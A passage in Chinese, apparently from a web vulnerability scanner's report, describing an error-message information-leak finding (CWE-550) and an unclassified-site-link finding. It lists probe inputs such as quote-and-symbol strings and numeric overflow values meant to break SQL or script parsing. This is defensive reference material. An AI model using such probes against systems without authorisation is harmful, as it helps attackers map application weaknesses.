如果攻击者通过伪造包含非应用程序预期的参数或参数值的请求，来探测应用程序（如以下示例所示），那么应用程序可能会进入易受攻击的未定义状态。攻击者可以从应用程序对该请求的响应中获取有用的信息，且可利用该信息，以找出应用程序的弱点。

例如，如果参数字段是单引号括起来的字符串（如在 ASP 脚本或 SQL 查询中），那么注入的单引号将会提前终止字符串流，从而更改脚本的正常流程/语法。

错误消息中泄露重要信息的另一个原因，是脚本编制引擎、Web 服务器或数据库配置错误。

以下是一些不同的变体：

- [1] 除去参数
- [2] 除去参数值
- [3] 将参数值设置为空值
- [4] 将参数值设置为数字溢出（+/- 999999999）
- [5] 将参数值设置为危险字符，如 "'\");
- [6] 将某字符串附加到数字参数值
- [7] 在参数名称后追加“.”（点）或“[]”（尖括号）

整数溢出

TOC

测试类型:

应用程序级别测试

威胁分类:

整数溢出

原因:

- 未对入局参数值执行适当的边界检查
- 未执行验证以确保用户输入与预期的数据类型匹配

安全性风险:

可能会收集敏感的调试信息

受影响产品:

CWE:

550

引用:

使用单引号入侵站点的示例，可参阅“[How I hacked PacketStorm \(by Rain Forest Puppy\), RFP's site](#)”
“[Web Application Disassembly with ODBC Error Messages](#)”（作者：David Litchfield）
CERT 咨询（CA-1997-25）：清理 CGI 脚本中用户提供的数据库数据

技术描述:

如果攻击者通过伪造包含非应用程序预期的参数或参数值的请求，来探测应用程序（如以下示例所示），那么应用程序可能会进入易受攻击的未定义状态。攻击者可以从应用程序对该请求的响应中获取有用的信息，且可利用该信息，以找出应用程序的弱点。

例如，如果参数字段是单引号括起来的字符串（如在 ASP 脚本或 SQL 查询中），那么注入的单引号将会提前终止字符串流，从而更改脚本的正常流程/语法。

错误消息中泄露重要信息的另一个原因，是脚本编制引擎、Web 服务器或数据库配置错误。

以下是一些不同的变体：

- [1] 除去参数
- [2] 除去参数值
- [3] 将参数值设置为空值
- [4] 将参数值设置为数字溢出（+/- 99999999）
- [5] 将参数值设置为危险字符，如 '"\'\");
- [6] 将某字符串附加到数字参数值
- [7] 在参数名称后追加“.”（点）或“[]”（尖括号）

未分类站点的链接

TOC

测试类型:

基础结构测试

威胁分类:

恶意内容测试

原因:

不适用

安全性风险:

不适用

受影响产品:

X-Force:

87866

引用:

<http://www.internetnews.com/security/article.php/3799141/Online+Trust+A+Thing+of+the+Past.htm>

Web 黑客事件：植入恶意软件

合法站点携带不断增加的恶意软件部分

基于 Web 的恶意软件高达 400%，其中 68% 在合法网站上托管

合法站点是否是下一波恶意软件威胁？

被分类为“恶意”的站点中 80% 为合法站点

技术描述:

该链接未列在“ISS URL 分类”数据库中。

如果您知道该链接正确的分类，那么可以将其报告给 ISS，网址为：<http://filterdb.iss.net/urlcheck/>